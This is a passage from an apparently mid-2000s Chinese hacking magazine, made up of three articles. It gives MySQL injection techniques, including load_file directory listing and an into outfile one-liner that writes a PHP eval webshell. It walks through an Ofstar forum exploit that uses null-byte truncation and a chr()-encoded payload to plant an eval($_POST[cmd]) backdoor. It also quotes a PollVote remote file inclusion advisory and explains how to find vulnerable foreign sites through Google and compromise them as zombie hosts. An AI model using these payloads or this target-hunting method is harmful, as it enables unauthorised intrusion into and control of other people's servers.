
freebsd下因系统文件格式不同导致可以利用／进行目录列片攻击：如在freebsd下运行"cat /"或在PHP Flame下打开http://blinx.cn/phpdoor.php?act=file_edit_1&file=./bbs，便可得到目录下的所有文件夹及文件（如图1）。

因此，在Mysql注射时可以配合load_file()进行目录列片攻击。如：**read.php?id=1 union select load_file(0x2F)**(注:0x2F为／的hex值)。

三、into outfile 写文件的功能


Mysql的into outfile语句可以把select查询出来的数据导出到系统文件，例如：**select password from admin where userid=1 into outfile "d:/web/password.txt"**，利用这个查询语句可以把password的内容导出到d:/web/password.txt，在Mysql注入中的





用法就是：**read.php?userid=1 into outfile "d:/web/password.php"**。

可是因为PHP magic=on特性的影响，我们往往很难成功导出文件。但如果你拿到了服务器上Mysql的连接密码或弱口令，就可以用Mysql连接器在Mysql服务器上正常执行上面的语句了。以前我们利用Mysql导出文件时都是先建表，再把webshell的代码写进去，最后才导出来，这是没必要的，因为只用一个语句就能搞定：select "<?eval($_REQUEST[lt]);?>" into outfile "d:/web/password.txt" from Mysql。记得要在最后加上"from 一个表名"，而且这个表是当前用户可读的，否则的话就会出现如图2、图3所示的错误。



【文章中提到的PHP Flame是作者写的一个php后门phpdoor.php，已收录在本期光盘中】

编辑点评： 我很喜欢这样的文章，短小利落，没有一句多余的废话，更重要的是还有一些新奇的小技巧在里边。当黑客逐步走向商业化，一些作者愿意公布一些独到心得，这种品质是难得的。不过看了本文，我也想去买一本《网络渗透技术》看看，买不到的读者就先买本《黑客手册》吧。

Ofstar论坛——直接获取webshell通杀漏洞简析

浅蓝的辐射鱼 -saiy- [s4t]

前段时间我分析和发布了一个Ofstar论坛读取任意文件和下载删除任意文件的漏洞后，本来并没有打算深究Ofstar论坛了，但终究因为一个灰暗的断网日子无所事事，所以继续读了一下该论坛代码。

一、漏洞分析

Ofstar是一款国内有名的PHP+文本论坛，和phpwind是同属一家的作品，我很早以前就发现和公布了读取任意用户密码散列的漏洞了，那篇分析现在还可以在网上找得到吧？Ofstar开发小组在上个月出了一个补丁，说是修补了我发现的任意文件下载和删除漏洞，所以我特地下载了补丁看了一下，补丁包里却根本没有修补，而提供下载的新版本却做了一点小小的修补。这样的修补让我觉得好笑，简直觉得Ofstar把用户当草芥而变得无赖起来了。大家可能会觉得我说得很过分，那么跟我看看代码吧。

```
global.php 的第21行
foreach($_POST as $_key=>$_value){
    $_POST[$_key]=str_replace('|','&#124',str_replace('$','&#36',$_POST[$_key]));
    !ereg("^\_",$_key) && $$_key=$_POST[$_key];
}
foreach($_GET as $_key=>$_value){
    $_GET[$_key]=str_replace('|','&#124',str_replace('$','&#36',$_GET[$_key]));
    !ereg("^\_",$_key) && $$_key=$_GET[$_key];
}
```

可能不会php的人会看不懂，我来给大家解释一下，这段代码是，把所有GET和POST里的|和$过滤掉，Ofstar就是这个态度，漏洞我不补，我就是限制GET和POST里的数据，你爱怎么的就怎么的。貌似没路走的样子，但是真的不可以提交|和$么？再跟我看这个文件的第15句：

```
if(!ini_get('register_globals'))
{
    extract($_FILES,EXTR_SKIP);
    extract($_COOKIE,EXTR_SKIP);
}
```

原来，$_COOKIE可以被注册为全局变量，那么你可以修改cookie来提交这两个符号了，而不会给过滤，何况拿shell一样要用$的（大可以不支持美圆嘛 -_-）。现在我还是来说说到底什么地方导致了获取webshell吧，这段比较精彩唉，别掐了。我们来看search.PHP（我这里是最新版本的补丁）……

```
第73行代码
$keyword=safeconvert($keyword);
$keyword=rawurldecode($keyword);
$cachefile=rawurldecode($cachefile);
```

呵呵，我超级喜欢这个rawurldecode，谢谢作者提供。为什么喜欢？再往下来，跟我来看第86句：

```
if(!$cachefile)$cachefile=$keyword.$sch_time.$sch_area.$method.$seekfid; //缓冲文件目录
```

HOHO，这句看到了就可以开始了。我解释一下这句吧，假设不存在$cachefile这个变量的话、则$cachefile就等于搜索关键词和时间以及搜索方式组成的变量。记得我以前就写过了，这段if语句没处理else的状况，也就是假设存在了$cachefile，而它处在这个位置，显然是我们可以手动提交这个变量的。再往下看吧。第117行：

```
$resultdb=readover("userdata/cache/$cachefile.txt");
```

呵呵，把$cachefile.txt的内容读出来了。看到这里有些不懂PHP的人肯定会说，啊，我们只能读txt文件才是啊，其实不对的。

$cachefile=rawurldecode($cachefile);这一句可以截断我们的提交数据，因为这里的rawurldecode把我们提交的%2500（%00被浏览器转换成%2500）变成%00截断后面的.txt了，而且由于是使用了rawurldecod函数，所以是对任何PHP版本都有用，而不是4.3·

9 及以下版本的 PHP 了。关于这个可以去看黑锅（superihei）写的文章，www.4ngel.net，我们接着往下说。

说到这里就可以读任意文件了，大婶和 A H 都写了一个利用工具了，那我们继续往 shell 的目标前进。这次我们要读另外一个文件了。require/schall.PHP，往最下面看，第 84 行：

```
if($treadinfo)
    writeover("./userdata/cache/$cachefile.txt",$treadinfo,"ab");
```

假设有 $treadinfo 的话，就往 /userdata/cache/$cachefile.txt 写 $treadinfo。呵呵，看到这里就知道了，其实我要说的就是 $treadinfo 在搜索不到的情况下，我们也是可以手动提交的。

那么现在开始整理一下吧，写入的东西我们可以手动提交，写入的文件名我们可以手动提交，那么拿一个 webshell 呢？*^_^*，没看懂的同学罚从楼上再读一遍。

官方在这个时候又丢出一个补丁，把 cookie 的全局变量去掉了，但是我们依然可以使用 POST 或 GET 里使用 chr 函数来绕过不可以使用的美圆符号。

不知道为什么，这些理论在官方测试的时候总得到非法操作，这个时候下载了旧一点的 2.1 版本才发现了代码里原来有这么一行：

```
function SafePath($Path){
    if(strpos($Path,'..')!==false){
            showmsg('非法操作,请返回.....');
    }

}
```

论坛的程序在这里使用了自定义的一个函数 SafePath 来检测提交的内容，假设里面有..就会显示非法操作，并且结束所有的操作，那么我们要做的就简单了。得到 webshell 的条件：

1. 本身提交。
2. 漏洞利用 cachefile 和 treadinfo。
2. 搜索的关键词一定要搜索不到内容。
3. 搜索里面和写入的 shell 的代码里面以及我们要生成的 shell 名里不可以有“..”（不可以上一个目录）。

二、漏洞利用

先构造一个本地的搜索表单，表单里多两个文本框，分别为 cachefile 和 treadinfo，在 cachefile 的文本框写你要写入 shell 的文件名（最好是不存在的文件）加上 %00，比如 ./saiy.PHP%00。在这里要注意的是 shell 的代码不可以有美圆符号 $，所以写的 shell 的代码必须要有技巧了，我在这里写的代码是：

```
<?fputs(fopen(chr(46).chr(47).chr(46).chr(46).chr(47).chr(46).chr(46).chr(47).chr(98).chr(98).chr(115).chr(100).chr(97).chr(116).chr(97).chr(47).chr(102).chr(117).chr(99).chr(107).chr(115).chr(98).chr(46).chr(112).chr(104).chr(112),w),chr(60).chr(63).chr(32).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(109).chr(100).chr(93).chr(41).chr(59).chr(63).chr(62))?>
```

这段代码相当于 **<?fputs(fopen('../../bbsdata/fucksb.PHP','<?eval(_POST[cmd];?>'));?>**，就是在 bbsdata 目录下建立一个文件名为 fucksb.PHP 的文件，写入一句话后门，密码为 cmd，示例如图 1 所示。

提交后就会显示搜索结果（假设是一个很大的论坛，将会有好几次跳转），如图 2 所示。

这个时候我们就可以访问我们的“临时 shell”，浏览 http://论坛位置 /userdata/cache/ 文件名，如图 3 所示。

假设没有报错的话，就证明生成了 webshell 了，我们再用这个 PHP 后门的 c 端访问 http://论坛位置 /bbsdata/fucksb.PHP，就可以控制这个 webshell 了，如图 4 所示。

A H 写了一个关于这个漏洞的利用工具。假设大家还不明白，




图 1




图 2




图 3




图 4

可以用来研究使用。此漏洞对官方版本依然有效，任何使用此工具和漏洞的不当行为与本人和《黑客手册》无关。欢迎来我 BLOGhttp://www.51shell.cn 或 http://www.nohack.cn 非安全论坛进行技术讨论。

【文章里用到的搜索表单 search.html 和 ah 写的利用工具 Ofstar.exe，及作者用到的 cs 端的 PHP 后门 PHPdoor2.0.rar 已收录在本期光盘】

编辑点评： 喜欢这样的文章。由于大家对 asp 漏洞的熟悉，相信不太懂 asp 代码的人都可以黑箱发现某一款 asp 脚本代码的常规注入漏洞，如果不再是巧妙地利用方法，我相信再去常规分析那些类似的漏洞，读者都会有恶俗的感觉；但 php 本身的安全性，使其比较难以利用，所以看到直接获取 webshell 的漏洞，总是会感到比较新鲜。相信大家慢慢对 php&mysql 的掌握，希望对 php 漏洞也感到恶俗的感觉这一天也快点来到。本文的精彩之处在于一个是分析出了 Ofstar 的逻辑漏洞，另一个是对 %00 编码在 PHP 脚本作用中的深刻理解。

将战火烧到国外——
——轻松捕获大量国外肉鸡

LT

2005年11月14日，国外著名安全网站marc.theaimsgroup.com公布了一个关于PollVote投票系统的安全公告，简略内容如下：

```
List:       bugtraq
Subject:    PollVote Remote File Inclusion
From:       stormhacker () hotmail ! com
Date:       2005-11-14 1:52:15
Message-ID: 20051114015215.19716.qmail () securityfocus ! com
[Download message RAW]
Title: PollVote Remote File Inclusion
http://www.worlddefacers.net
Vulnerability Discovery: rUnViRuS
---------------------------------
exploit :-
http://www.[host].com/[path]/pollvote.php?
pollname=http://www.[host].com/CMD.gif?&cmd=ls
(详细内容:http://blinx.512j.com/sec/index.php?
l=bugtraq&m=113199182125058&w=2 或者 http://marc.theaimsgroup.
com/?l=bugtraq&m=113199182125058&w=2)
```

PollVote 是一个在国外应用很普遍的投票系统。通过这则安全公告可以看出，PollVote的pollvote.php文件对"$pollname"没有进行必要的过滤，导致恶意用户可以通过"$pollname"在服务器上非法执行任意命令。这是一个很典型的PHP远程文件包含漏洞，漏洞的危害很大，利用方法却很简单。以下我们便来具体看看它的利用方法。

我们先要找到使用PollVote的网站进行测试，使用Google就是一个很不错的办法。在Google上搜索"pollvote.php?pollname"，从返回的结果中可以看到有许多国家的网站都在使用PollVote这套系统。这次我随便挑了一个荷兰的网站"http://www.xxxxxx.nl/pollvote/pollvote.php"进行测试（提示：一些常见国家/区域的特定域名：tw:台湾、mo:澳门、us:美国、ch:瑞士、pl:波兰、uk:英国、de:德国、nl:荷兰、dk:丹麦、hu:匈牙利）。测试之前最好先简单测试一下这个网站上是否真的存在这个漏洞，方法是提交：http://www.xxxxxx.nl/pollvote/pollvote.php?pollname=1.txt，如果信息返回类似如图1所示的错误提示，那么这台肉鸡就注定到手了。

